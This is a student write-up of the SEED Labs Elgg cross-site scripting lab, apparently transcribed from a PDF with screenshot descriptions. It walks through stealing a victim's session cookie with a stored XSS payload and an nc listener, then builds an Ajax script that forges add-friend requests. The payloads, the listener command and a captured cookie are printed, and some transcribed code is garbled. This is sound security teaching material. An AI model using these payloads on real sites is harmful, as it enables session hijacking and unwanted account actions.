
Then I navigated to the Edit Profile page of Samy so that I can paste the given malicious JavaScript code for getting the cookie of other users. I pasted the malicious program into the brief description of Samy and made it public so that other members of ELGG can be attacked. I gave the value of the src under <img> tag, the ip address of the localhost 127.0.0.1 so that I can listen under one VM. I also gave the port number as 5555 so that all the requests are through the port number 5555. Along with the localhost I appended the document.cookie command so that the attacker can get the cookie of the victim appended along the HTTP request. I saved the profile.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/samy/edit". The main content area is titled "Edit profile" and contains fields for "Display name" (set to "Samy") and "About me" (with a rich text editor toolbar). Below these is a "Public" dropdown menu. The "Brief description" field contains the following malicious JavaScript code:

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');
```

The right sidebar shows the user's profile information, including a search bar, a profile picture for "Samy", and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

After saving the profile with malicious program I navigated back to Samy's homepage and I was able to see the brief description getting displayed as an improper form of an image in the home page of Samy. This is responsible for getting the cookie of the victim who visits the profile of Samy.



Then I opened the terminal and ran the nc command so that I can listen all the HTTP request coming from the victim's requests. I ran the nc command along with the port number of 5555 as all the requests are through the port number 5555. After running the nc command, I was able listen all the HTTP request.



After running the nc command I chose Alice as victim, and I logged into Alice profile using her credentials. This is the home page of the Alice.

The screenshot shows a Mozilla Firefox window with the title bar "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/profile/alice". The main content area shows the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. Further down, there are links for "Blogs" and "Bookmarks". On the far right, there is a "Friends" section with the message "No friends yet." and a "Add widgets" button. The browser interface includes a sidebar with various icons and a toolbar at the top with standard file and history buttons. The status bar at the bottom right shows the time as "6:48 PM".


Then I navigated to the members page from the more option so that I can view Samy's profile from Alice.

The screenshot shows a Mozilla Firefox browser window with the title "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays the URL [www.xsslabeledg.com/members](http://www.xsslabeledg.com/members). The main content area is titled "XSS Lab Site" and shows a list of "Newest members" with five entries: Samy, Charlie, Boby, Alice, and Admin. Each entry includes a small user icon and a link to their profile. On the right side of the page, there is a search bar and a "Search" button. Below the search bar, it says "Total members: 5". A sidebar on the left contains various icons for file management and system tools. The status bar at the bottom of the browser shows "Waiting for 127.0.0.1...".

From Alice profile I navigated to Samy's profile. I was able to see the brief description getting displayed on Samy's home page.

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "Samy : XSS Lab Site" and the URL "www.xsslabelgg.com/profile/samy". The page content is titled "XSS Lab Site" and shows Samy's profile. On the left, there is a sidebar with various icons. The main profile area shows a profile picture of a person in a hooded jacket, a brief description input field, and three buttons: "Add friend", "Send a message", and "Report user". To the right, there is a "Friends" section with the message "No friends yet."

As soon as I visited Samy's home page from Alice's profile I was able to get all the details of the HTTP request of Alice along with the cookie of the Alice session on my terminal. This is because of the malicious program by Samy. The cookie of the Alice session was appended along with the HTTP request. All the requests are through the port number 5555.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "/bin/bash" and the command being run is "nc -l 5555 -v". The output shows a connection from Alice's browser (Mozilla/5.0 Firefox/60.0) on port 5555. The browser's User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, and Connection headers are visible. The terminal prompt "[04/09/20]seed@VM:~\$" is at the bottom.

```
[04/09/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
sport 49426)
GET /?c=Elgg%3Djiklv8324r90p6h9a1vdmokao2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/members
Connection: keep-alive


[04/09/20]seed@VM:~$
```

### 3.5 Task 4: Becoming the Victim's Friend


Before performing the task, I navigated to the members page of the ELGG website so that I can get the user ID of the user Samy. To get the user ID of Samy I used the inspect element in Firefox so that I can inspect the HTML elements used in constructing the website. By using the inspect element I got the user ID of Samy, so that I can perform the task of adding Samy as friend to the victims profile.




After getting the user ID of Samy, I chose Alice as victim and I logged into her profile using her credentials. This is the home page of Alice before the attack and we were able to see that there are no friends in Alice profile.



Then logged into Samy's profile and gave a friend request to Alice so that I can get the complete HTTP request URL for the add friend link. I used the Firefox add on get the complete structure of the HTTP request. I want the complete HTTP request for Add Friend link so that I can perform the attack of adding Samy as friend to Alice.



This is the complete structure of the HTTP GET request for the Add Friend URL.



The screenshot shows the Moz-extension: //9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live interface. The left sidebar contains icons for various tools: terminal, file manager, browser, settings, and others. The main window displays a GET request to [http://www.xsslabelgg.com/action/friends/add?friend=44&\\_\\_elgg\\_ts=1586473554&\\_\\_elgg\\_t](http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1586473554&__elgg_t). The request headers are:

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=cdrcd2s94luq3ct9d1f3pt1kc7
Connection: keep-alive
```

Below the request, the response body is empty. At the bottom, there is a "Content-Length:0" indicator and a "Send" button.

After getting the complete HTTP request for Add Friedn URL, I added the complete HTTP URL to the given malicious JavaScript code so that Samy can be added as friend to the victim when a victim visits Samy's profile.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
    var token=__elgg_token=__elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Then I logged into Samy's profile and navigated to Edit Profile page so that I can edit the about me of Samy by posting the malicious code by clicking the Edit HTML option. I made about me public so that other members can also be the victim for this attack. Then after adding the malicious code I saved the profile.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "XSS Lab Site" profile editing interface. In the "About me" section, there is a text input field containing the following malicious JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts=&_elgg_ts=&_elgg_security.token._elgg_ts;
var token=&_elgg_token=&_elgg_security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var senduri="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",senduri,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
}
```

The right sidebar shows a user profile for "Samy" with options like "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", and "Notifications".

This is the home page of the Samy's profile after editing the About me of Samy.

Samy : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Samy : XSS Lab Site +

www.xsslabeegg.com/profile/samy 67% Account »

Most Visited SEED Labs Sites for Labs

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets




**Samy**  
About me

Edit profile  
Edit avatar

Blogs  
Bookmarks  
Files  
Pages  
Wire posts

Friends

